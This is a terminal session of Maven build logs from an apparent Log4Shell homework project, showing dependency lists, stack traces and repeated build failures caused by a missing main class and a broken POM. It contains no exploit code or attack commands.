[DEBUG] org.apache.maven:maven-artifact:jar:3.1.1:compile

[DEBUG] org.apache.maven:maven-model:jar:3.1.1:compile

[DEBUG] org.apache.maven:maven-core:jar:3.1.1:compile

[DEBUG] org.apache.maven:maven-settings:jar:3.1.1:compile

[DEBUG] org.apache.maven:maven-settings-builder:jar:3.1.1:compile

[DEBUG] org.apache.maven:maven-repository-metadata:jar:3.1.1:compile

[DEBUG] org.apache.maven:maven-model-builder:jar:3.1.1:compile

[DEBUG] org.apache.maven:maven-aether-provider:jar:3.1.1:compile

[DEBUG] org.eclipse.aether:aether-spi:jar:0.9.0.M2:compile

[DEBUG] org.eclipse.aether:aether-impl:jar:0.9.0.M2:compile

[DEBUG] org.codehaus.plexus:plexus-interpolation:jar:1.19:compile

[DEBUG] org.codehaus.plexus:plexus-component-annotations:jar:1.5.5:compile

[DEBUG] org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3:compile

[DEBUG] org.sonatype.plexus:plexus-cipher:jar:1.4:compile

[DEBUG] commons-io:commons-io:jar:2.6:compile

[DEBUG] org.eclipse.aether:aether-api:jar:0.9.0.M2:compile

[DEBUG] org.eclipse.aether:aether-util:jar:0.9.0.M2:compile

[DEBUG] org.eclipse.sisu:org.eclipse.sisu.plexus:jar:0.0.0.M5:compile

[DEBUG] javax.enterprise:cdi-api:jar:1.0:compile

[DEBUG] javax.annotation:jsr250-api:jar:1.0:compile

[DEBUG] javax.inject:javax.inject:jar:1:compile

[DEBUG] org.sonatype.sisu:sisu-guice:jar:no_aop:3.1.0:compile

[DEBUG] aopalliance:aopalliance:jar:1.0:compile

[DEBUG] org.eclipse.sisu:org.eclipse.sisu.inject:jar:0.0.0.M5:compile

[DEBUG] org.apache.maven.shared:maven-shared-utils:jar:3.3.3:runtime

[DEBUG] org.apache.maven:maven-plugin-api:jar:3.6.3:runtime

[DEBUG] org.codehaus.plexus:plexus-utils:jar:3.2.1:compile

[DEBUG] org.codehaus.plexus:plexus-classworlds:jar:2.6.0:compile

[DEBUG] org.sonatype.plexus:plexus-build-api:jar:0.0.7:runtime

[DEBUG] org.apache.maven.plugins:maven-shade-plugin:jar:3.2.4:compile (optional)

[DEBUG] org.apache.maven.shared:maven-artifact-transfer:jar:0.12.0:compile (optional)

[DEBUG] org.slf4j:slf4j-api:jar:1.7.5:compile (optional)

[DEBUG] org.ow2.asm:asm:jar:8.0:compile (optional)

[DEBUG] org.ow2.asm:asm-commons:jar:8.0:compile (optional)

[DEBUG] org.ow2.asm:asm-tree:jar:8.0:compile (optional)

[DEBUG] org.ow2.asm:asm-analysis:jar:8.0:compile (optional)

[DEBUG] org.jdom:jdom2:jar:2.0.6:compile (optional)

[DEBUG] org.apache.maven.shared:maven-dependency-tree:jar:3.0.1:compile (optional)

[DEBUG] org.vafer:jdependency:jar:2.4.0:compile (optional)

[DEBUG] org.ow2.asm:asm-util:jar:8.0:compile (optional)

[DEBUG] com.google.guava:guava:jar:28.2-android:compile

[DEBUG] com.google.guava:failureaccess:jar:1.0.1:compile

[DEBUG] com.google.guava:listenablefuture:jar:9999.0-empty-to-avoid-conflict-with-guava:compile

[DEBUG] org.checkerframework:checker-compat-qual:jar:2.5.5:compile

[DEBUG] com.google.errorprone:error_prone_annotations:jar:2.3.4:compile

[DEBUG] com.google.j2objc:j2objc-annotations:jar:1.3:compile

[DEBUG] org.apache.commons:commons-lang3:jar:3.7:compile (optional)

[DEBUG] Created new class realm plugin>org.springframework.boot:spring-boot-maven-plugin:2.5.5

[DEBUG] Importing foreign packages into class realm plugin>org.springframework.boot:spring-boot-maven-plugin:2.5.5

[DEBUG] Imported: < maven.api

[DEBUG] Populating class realm plugin>org.springframework.boot:spring-boot-maven-plugin:2.5.5

[DEBUG] Included: org.springframework.boot:spring-boot-maven-plugin:jar:2.5.5

[DEBUG] Included: org.springframework.boot:spring-boot-buildpack-platform:jar:2.5.5

[DEBUG] Included: com.fasterxml.jackson.core:jackson-databind:jar:2.12.5

[DEBUG] Included: com.fasterxml.jackson.core:jackson-annotations:jar:2.12.5

[DEBUG] Included: com.fasterxml.jackson.core:jackson-core:jar:2.12.5

[DEBUG] Included: com.fasterxml.jackson.module:jackson-module-parameter-names:jar:2.12.5

[DEBUG] Included: net.java.dev.jna:jna-platform:jar:5.7.0

[DEBUG] Included: net.java.dev.jna:jna:jar:5.7.0

[DEBUG] Included: org.apache.commons:commons-compress:jar:1.20

[DEBUG] Included: org.apache.httpcomponents:httpclient:jar:4.5.13

[DEBUG] Included: org.apache.httpcomponents:httpcore:jar:4.4.13

[DEBUG] Included: commons-logging:commons-logging:jar:1.2

[DEBUG] Included: commons-codec:commons-codec:jar:1.11

[DEBUG] Included: org.springframework:spring-core:jar:5.3.10

[DEBUG] Included: org.springframework:spring-jcl:jar:5.3.10

[DEBUG] Included: org.tomlj:tomlj:jar:1.0.0

[DEBUG] Included: org.antlr:antlr4-runtime:jar:4.7.2

[DEBUG] Included: com.google.code.findbugs:jsr305:jar:3.0.2

[DEBUG] Included: org.springframework.boot:spring-boot-loader-tools:jar:2.5.5

[DEBUG] Included: org.apache.maven.shared:maven-common-artifact-filters:jar:3.2.0

[DEBUG] Included: org.codehaus.plexus:plexus-interpolation:jar:1.19

[DEBUG] Included: org.codehaus.plexus:plexus-component-annotations:jar:1.5.5

[DEBUG] Included: org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3

[DEBUG] Included: org.sonatype.plexus:plexus-cipher:jar:1.4

[DEBUG] Included: commons-io:commons-io:jar:2.6

[DEBUG] Included: org.eclipse.aether:aether-util:jar:0.9.0.M2

[DEBUG] Included: javax.enterprise:cdi-api:jar:1.0

[DEBUG] Included: javax.annotation:jsr250-api:jar:1.0

[DEBUG] Included: org.sonatype.sisu:sisu-guice:jar:no_aop:3.1.0

[DEBUG] Included: aopalliance:aopalliance:jar:1.0

[DEBUG] Included: org.eclipse.sisu:org.eclipse.sisu.inject:jar:0.0.0.M5

[DEBUG] Included: org.apache.maven.shared:maven-shared-utils:jar:3.3.3

[DEBUG] Included: org.codehaus.plexus:plexus-utils:jar:3.2.1

[DEBUG] Included: org.sonatype.plexus:plexus-build-api:jar:0.0.7

[DEBUG] Included: org.apache.maven.plugins:maven-shade-plugin:jar:3.2.4

[DEBUG] Included: org.apache.maven.shared:maven-artifact-transfer:jar:0.12.0

[DEBUG] Included: org.ow2.asm:asm:jar:8.0

[DEBUG] Included: org.ow2.asm:asm-commons:jar:8.0

[DEBUG] Included: org.ow2.asm:asm-tree:jar:8.0

[DEBUG] Included: org.ow2.asm:asm-analysis:jar:8.0

[DEBUG] Included: org.jdom:jdom2:jar:2.0.6

[DEBUG]   Included: org.apache.maven.shared:maven-dependency-tree:jar:3.0.1

[DEBUG]   Included: org.vafer:jdependency:jar:2.4.0

[DEBUG]   Included: org.ow2.asm:asm-util:jar:8.0

[DEBUG]   Included: com.google.guava:guava:jar:28.2-android

[DEBUG]   Included: com.google.guava:failureaccess:jar:1.0.1

[DEBUG]   Included: com.google.guava:listenablefuture:jar:9999.0-empty-to-avoid-conflict-with-guava

[DEBUG]   Included: org.checkerframework:checker-compat-qual:jar:2.5.5

[DEBUG]   Included: com.google.errorprone:error_prone_annotations:jar:2.3.4

[DEBUG]   Included: com.google.j2objc:j2objc-annotations:jar:1.3

[DEBUG]   Included: org.apache.commons:commons-lang3:jar:3.7

[DEBUG] Configuring mojo org.springframework.boot:spring-boot-maven-plugin:2.5.5:run from plugin realm ClassRealm[plugin>org.springframework.boot:spring-boot-maven-plugin:2.5.5, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]

[DEBUG] Configuring mojo 'org.springframework.boot:spring-boot-maven-plugin:2.5.5:run' with basic configurator -->

[DEBUG]   (f) addResources = false

[DEBUG]   (f) agents = []

[DEBUG]   (f) classesDirectory = /home/ec2-user/log4shell-homework/target/classes

[DEBUG]   (f) directories = []

[DEBUG]   (f) excludes = []

[DEBUG]   (f) fork = true

[DEBUG]   (f) includes = []

[DEBUG]   (f) mainClass = com.example.Log4ShellDemoApplication

[DEBUG]   (f) optimizedLaunch = true

[DEBUG]   (f) profiles = []

[DEBUG]   (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml

[DEBUG]   (f) session = org.apache.maven.execution.MavenSession@616b241a

[DEBUG]   (f) skip = false

[DEBUG]   (f) useTestClasspath = false

[DEBUG] -- end configuration --

[INFO] Attaching agents: []

[DEBUG] JVM argument(s): -XX:TieredStopAtLevel=1

[DEBUG] Classpath for forked process: /home/ec2-user/log4shell-homework/target/classes:/home/ec2-user/.m2/repository/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.jar:/home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.jar:/home/ec2-user/.m2/repository/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.jar:/home/ec2-user/.m2/repository/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.jar:/home/ec2-user/.m2/repository/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.jar:/home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.jar:/home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.jar:/home/ec2-user/.m2/repository/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.jar:/home/ec2-user/.m2/repository/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.jar:/home/ec2-user/.m2/repository/org/springframework/spring-core/5.3.10/spring-core-5.3.10.jar:/home/ec2-user/.m2/repository/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.jar:/home/ec2-user/.m2/repository/org/yaml/snakeyaml/1.28/snakeyaml-1.28.jar:/home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.jar:/home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.jar:/home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.jar:/home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.jar:/home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.jar:/home/ec2-user/.m2/repository/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.jar:/home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.jar:/home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.jar:/home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.jar:/home/ec2-user/.m2/repository/org/springframework/spring-web/5.3.10/spring-web-5.3.10.jar:/home/ec2-user/.m2/repository/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.jar:/home/ec2-user/.m2/repository/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.jar:/home/ec2-user/.m2/repository/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.jar:/home/ec2-user/.m2/repository/org/springframework/spring-context/5.3.10/spring-context-5.3.10.jar:/home/ec2-user/.m2/repository/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.jar

[DEBUG] Application argument(s):

[DEBUG] Environment variable(s):

Error: Could not find or load main class com.example.Log4ShellDemoApplication

Caused by: java.lang.ClassNotFoundException: com.example.Log4ShellDemoApplication

[INFO] --

[INFO] BUILD FAILURE

[INFO] --

[INFO] Total time: 2.509 s

[INFO] Finished at: 2025-05-28T23:35:32Z

[INFO] --

[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli) on project log4shell-demo: Application finished with exit code: 1 -> [Help 1]

org.apache.maven.lifecycle.LifecycleExecutionException: Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli) on project log4shell-demo: Application finished with exit code: 1

at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:215)

at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:156)

at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:148)

at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:117)

at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:81)

at org.apache.maven.lifecycle.internal.builder.singlethreaded.SingleThreadedBuilder.build (SingleThreadedBuilder.java:56)

at org.apache.maven.lifecycle.internal.LifecycleStarter.execute (LifecycleStarter.java:128)

at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:305)

at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:192)

at org.apache.maven.DefaultMaven.execute (DefaultMaven.java:105)

at org.apache.maven.cli.MavenCli.execute (MavenCli.java:972)

at org.apache.maven.cli.MavenCli.doMain (MavenCli.java:293)

at org.apache.maven.cli.MavenCli.main (MavenCli.java:196)

at jdk.internal.reflect.NativeMethodAccessorImpl.invoke0 (Native Method)

at jdk.internal.reflect.NativeMethodAccessorImpl.invoke (NativeMethodAccessorImpl.java:77)

at jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke (DelegatingMethodAccessorImpl.java:43)

at java.lang.reflect.Method.invoke (Method.java:569)

at org.codehaus.plexus.classworlds.launcher.Launcher.launchEnhanced (Launcher.java:282)

at org.codehaus.plexus.classworlds.launcher.Launcher.launch (Launcher.java:225)

at org.codehaus.plexus.classworlds.launcher.Launcher.mainWithExitCode (Launcher.java:406)

at org.codehaus.plexus.classworlds.launcher.Launcher.main (Launcher.java:347)

Caused by: org.apache.maven.plugin.MojoExecutionException: Application finished with exit code: 1

at org.springframework.boot.maven.RunMojo.runWithForkedJvm (RunMojo.java:101)

at org.springframework.boot.maven.AbstractRunMojo.doRunWithForkedJvm (AbstractRunMojo.java:286)

at org.springframework.boot.maven.AbstractRunMojo.run (AbstractRunMojo.java:251)

at org.springframework.boot.maven.AbstractRunMojo.execute (AbstractRunMojo.java:223)

at org.apache.maven.plugin.DefaultBuildPluginManager.executeMojo (DefaultBuildPluginManager.java:137)

at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:210)

at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:156)

at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:148)

at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:117)

at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:81)

at org.apache.maven.lifecycle.internal.builder.singlethreaded.SingleThreadedBuilder.build (SingleThreadedBuilder.java:56)

at org.apache.maven.lifecycle.internal.LifecycleStarter.execute (LifecycleStarter.java:128)

at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:305)

at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:192)

at org.apache.maven.DefaultMaven.execute (DefaultMaven.java:105)

at org.apache.maven.cli.MavenCli.execute (MavenCli.java:972)

at org.apache.maven.cli.MavenCli.doMain (MavenCli.java:293)

at org.apache.maven.cli.MavenCli.main (MavenCli.java:196)

at jdk.internal.reflect.NativeMethodAccessorImpl.invoke0 (Native Method)

at jdk.internal.reflect.NativeMethodAccessorImpl.invoke (NativeMethodAccessorImpl.java:77)

at jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke (DelegatingMethodAccessorImpl.java:43)

at java.lang.reflect.Method.invoke (Method.java:569)

at org.codehaus.plexus.classworlds.launcher.Launcher.launchEnhanced (Launcher.java:282)

at org.codehaus.plexus.classworlds.launcher.Launcher.launch (Launcher.java:225)

at org.codehaus.plexus.classworlds.launcher.Launcher.mainWithExitCode (Launcher.java:406)

at org.codehaus.plexus.classworlds.launcher.Launcher.main (Launcher.java:347)

[ERROR]

[ERROR]

[ERROR] For more information about the errors and possible solutions, please read the following articles:

[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/MojoExecutionException

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ java -version

openjdk version "17.0.15" 2025-04-15 LTS

OpenJDK Runtime Environment Corretto-17.0.15.6.1 (build 17.0.15+6-LTS)

OpenJDK 64-Bit Server VM Corretto-17.0.15.6.1 (build 17.0.15+6-LTS, mixed mode, sharing)

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package

[INFO] Scanning for projects...

[INFO]

[INFO] ----------------------< com.example:log4shell-demo >----------------------

[INFO] Building log4shell-demo 0.0.1-SNAPSHOT

[INFO] --------------------------------[jar]---------------------------------

[INFO]

[INFO] --- maven-clean-plugin:3.1.0:clean (default-clean) @ log4shell-demo ---

[INFO] Deleting /home/ec2-user/log4shell-homework/target

[INFO]

[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---

[INFO] Using 'UTF-8' encoding to copy filtered resources.

[INFO] Using 'UTF-8' encoding to copy filtered properties files.

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[INFO]

[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---

[INFO] No sources to compile

[INFO]

[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---

[INFO] Using 'UTF-8' encoding to copy filtered resources.

[INFO] Using 'UTF-8' encoding to copy filtered properties files.

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources

[INFO]

[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---

[INFO] No sources to compile

[INFO]

[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @ log4shell-demo ---

[INFO] No tests to run.

[INFO]

[INFO] --- maven-jar-plugin:3.2.0:jar (default-jar) @ log4shell-demo ---

[WARNING] JAR will be empty - no content was marked for inclusion!

[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar

[INFO]

[INFO] --- spring-boot-maven-plugin:2.5.5:repackage (repackage) @ log4shell-demo ---

[INFO] Replacing main artifact with repackaged archive

[INFO] --

[INFO] BUILD SUCCESS

[INFO] --

[INFO] Total time: 3.256 s

[INFO] Finished at: 2025-05-28T23:35:56Z

[INFO] --

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn spring-boot:run -e

[INFO] Error stacktraces are turned on.

[INFO] Scanning for projects...

[INFO]

[INFO] ----------------------< com.example:log4shell-demo >----------------------

[INFO] Building log4shell-demo 0.0.1-SNAPSHOT

[INFO] --------------------------------[jar]---------------------------------

[INFO]

[INFO] >>> spring-boot-maven-plugin:2.5.5:run (default-cli) > test-compile @ log4shell-demo >>>

[INFO]

[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---

[INFO] Using 'UTF-8' encoding to copy filtered resources.

[INFO] Using 'UTF-8' encoding to copy filtered properties files.

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[INFO]

[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---

[INFO] No sources to compile

[INFO]

[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---

[INFO] Using 'UTF-8' encoding to copy filtered resources.

[INFO] Using 'UTF-8' encoding to copy filtered properties files.

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources

[INFO]

[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---

[INFO] No sources to compile

[INFO]

[INFO] <<< spring-boot-maven-plugin:2.5.5:run (default-cli) < test-compile @ log4shell-demo <<<

[INFO]

[INFO]

[INFO] --- spring-boot-maven-plugin:2.5.5:run (default-cli) @ log4shell-demo ---

[INFO] Attaching agents: []

Error: Could not find or load main class com.example.Log4ShellDemoApplication

Caused by: java.lang.ClassNotFoundException: com.example.Log4ShellDemoApplication

[INFO] --

[INFO] BUILD FAILURE

[INFO] --

[INFO] Total time: 2.352 s

[INFO] Finished at: 2025-05-28T23:36:13Z

[INFO] --

[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli) on project log4shell-demo: Application finished with exit code: 1 -> [Help 1]

org.apache.maven.lifecycle.LifecycleExecutionException: Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli) on project log4shell-demo: Application finished with exit code: 1

at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:215)

at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:156)

at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:148)

at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:117)

at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:81)

at org.apache.maven.lifecycle.internal.builder.singlethreaded.SingleThreadedBuilder.build (SingleThreadedBuilder.java:56)

at org.apache.maven.lifecycle.internal.LifecycleStarter.execute (LifecycleStarter.java:128)

at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:305)

at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:192)

at org.apache.maven.DefaultMaven.execute (DefaultMaven.java:105)

at org.apache.maven.cli.MavenCli.execute (MavenCli.java:972)

at org.apache.maven.cli.MavenCli.doMain (MavenCli.java:293)

at org.apache.maven.cli.MavenCli.main (MavenCli.java:196)

at jdk.internal.reflect.NativeMethodAccessorImpl.invoke0 (Native Method)

at jdk.internal.reflect.NativeMethodAccessorImpl.invoke (NativeMethodAccessorImpl.java:77)

at jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke (DelegatingMethodAccessorImpl.java:43)

at java.lang.reflect.Method.invoke (Method.java:569)

at org.codehaus.plexus.classworlds.launcher.Launcher.launchEnhanced (Launcher.java:282)

at org.codehaus.plexus.classworlds.launcher.Launcher.launch (Launcher.java:225)

at org.codehaus.plexus.classworlds.launcher.Launcher.mainWithExitCode (Launcher.java:406)

at org.codehaus.plexus.classworlds.launcher.Launcher.main (Launcher.java:347)

Caused by: org.apache.maven.plugin.MojoExecutionException: Application finished with exit code: 1

at org.springframework.boot.maven.RunMojo.runWithForkedJvm (RunMojo.java:101)

at org.springframework.boot.maven.AbstractRunMojo.doRunWithForkedJvm (AbstractRunMojo.java:286)

at org.springframework.boot.maven.AbstractRunMojo.run (AbstractRunMojo.java:251)

at org.springframework.boot.maven.AbstractRunMojo.execute (AbstractRunMojo.java:223)

at org.apache.maven.plugin.DefaultBuildPluginManager.executeMojo (DefaultBuildPluginManager.java:137)

at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:210)

at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:156)

at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:148)

at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:117)

at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:81)

at org.apache.maven.lifecycle.internal.builder.singlethreaded.SingleThreadedBuilder.build (SingleThreadedBuilder.java:56)

at org.apache.maven.lifecycle.internal.LifecycleStarter.execute (LifecycleStarter.java:128)

at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:305)

at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:192)

at org.apache.maven.DefaultMaven.execute (DefaultMaven.java:105)

at org.apache.maven.cli.MavenCli.execute (MavenCli.java:972)

at org.apache.maven.cli.MavenCli.doMain (MavenCli.java:293)

at org.apache.maven.cli.MavenCli.main (MavenCli.java:196)

at jdk.internal.reflect.NativeMethodAccessorImpl.invoke0 (Native Method)

at jdk.internal.reflect.NativeMethodAccessorImpl.invoke (NativeMethodAccessorImpl.java:77)

at jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke (DelegatingMethodAccessorImpl.java:43)

at java.lang.reflect.Method.invoke (Method.java:569)

at org.codehaus.plexus.classworlds.launcher.Launcher.launchEnhanced (Launcher.java:282)

at org.codehaus.plexus.classworlds.launcher.Launcher.launch (Launcher.java:225)

at org.codehaus.plexus.classworlds.launcher.Launcher.mainWithExitCode (Launcher.java:406)

at org.codehaus.plexus.classworlds.launcher.Launcher.main (Launcher.java:347)

[ERROR]

[ERROR] Re-run Maven using the -X switch to enable full debug logging.

[ERROR]

[ERROR] For more information about the errors and possible solutions, please read the following articles:

[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/MojoExecutionException

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn spring-boot:run

[INFO] Scanning for projects...

[ERROR] [ERROR] Some problems were encountered while processing the POMs:

[FATAL] Non-resolvable parent POM for com.example:log4shell-demo:0.0.1-SNAPSHOT: org.springframework.boot:spring-boot-starter-parent:pom:${spring.boot.version} was not found in https://repo.maven.apache.org/maven2 during a previous attempt. This failure was cached in the local repository and resolution is not reattempted until the update interval of central has elapsed or updates are forced and 'parent.relativePath' points at no local POM @ line 22, column 13

@

[ERROR] The build could not read 1 project -> [Help 1]

[ERROR]

[ERROR] The project com.example:log4shell-demo:0.0.1-SNAPSHOT (/home/ec2-user/log4shell-homework/pom.xml) has 1 error

[ERROR] Non-resolvable parent POM for com.example:log4shell-demo:0.0.1-SNAPSHOT: org.springframework.boot:spring-boot-starter-parent:pom:${spring.boot.version} was not found in https://repo.maven.apache.org/maven2 during a previous attempt. This failure was cached in the local repository and resolution is not reattempted until the update interval of central has elapsed or updates are forced and 'parent.relativePath' points at no local POM @ line 22, column 13 -> [Help 2]

[ERROR]

[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.

[ERROR] Re-run Maven using the -X switch to enable full debug logging.

[ERROR]

[ERROR] For more information about the errors and possible solutions, please read the following articles:

[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/ProjectBuildingException

[ERROR] [Help 2] http://cwiki.apache.org/confluence/display/MAVEN/UnresolvableModelException

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ # src/main/resources/application.properties

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package

[INFO] Scanning for projects...

[ERROR] [ERROR] Some problems were encountered while processing the POMs:

[FATAL] Non-parseable POM /home/ec2-user/log4shell-homework/pom.xml: only whitespace content allowed before start tag and not p (position: START_DOCUMENT seen p... @1:1) @ line 1, column 1

@

[ERROR] The build could not read 1 project -> [Help 1]

[ERROR]

[ERROR] The project (/home/ec2-user/log4shell-homework/pom.xml) has 1 error

[ERROR] Non-parseable POM /home/ec2-user/log4shell-homework/pom.xml: only whitespace content allowed before start tag and not p (position: START_DOCUMENT seen p... @1:1) @ line 1, column 1 -> [Help 2]

[ERROR]

[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.

[ERROR] Re-run Maven using the -X switch to enable full debug logging.

[ERROR]

[ERROR] For more information about the errors and possible solutions, please read the following articles:

[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/ProjectBuildingException

[ERROR] [Help 2] http://cwiki.apache.org/confluence/display/MAVEN/ModelParseException

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean install

[INFO] Scanning for projects...

[INFO]

[INFO] ----------------------< com.example:log4shell-demo >----------------------

[INFO] Building log4shell-demo 0.0.1-SNAPSHOT

[INFO] --------------------------------[jar]---------------------------------

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-install-plugin/2.5.2/maven-install-plugin-2.5.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-install-plugin/2.5.2/maven-install-plugin-2.5.2.pom (6.4 kB at 15 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/25/maven-plugins-25.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/25/maven-plugins-25.pom (9.6 kB at 212 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/24/maven-parent-24.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/24/maven-parent-24.pom (37 kB at 625 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/14/apache-14.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/14/apache-14.pom (15 kB at 358 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-install-plugin/2.5.2/maven-install-plugin-2.5.2.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-install-plugin/2.5.2/maven-install-plugin-2.5.2.jar (33 kB at 705 kB/s)

[INFO]

[INFO] --- maven-clean-plugin:3.1.0:clean (default-clean) @ log4shell-demo ---

[INFO] Deleting /home/ec2-user/log4shell-homework/target

[INFO]

[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---

[INFO] Using 'UTF-8' encoding to copy filtered resources.

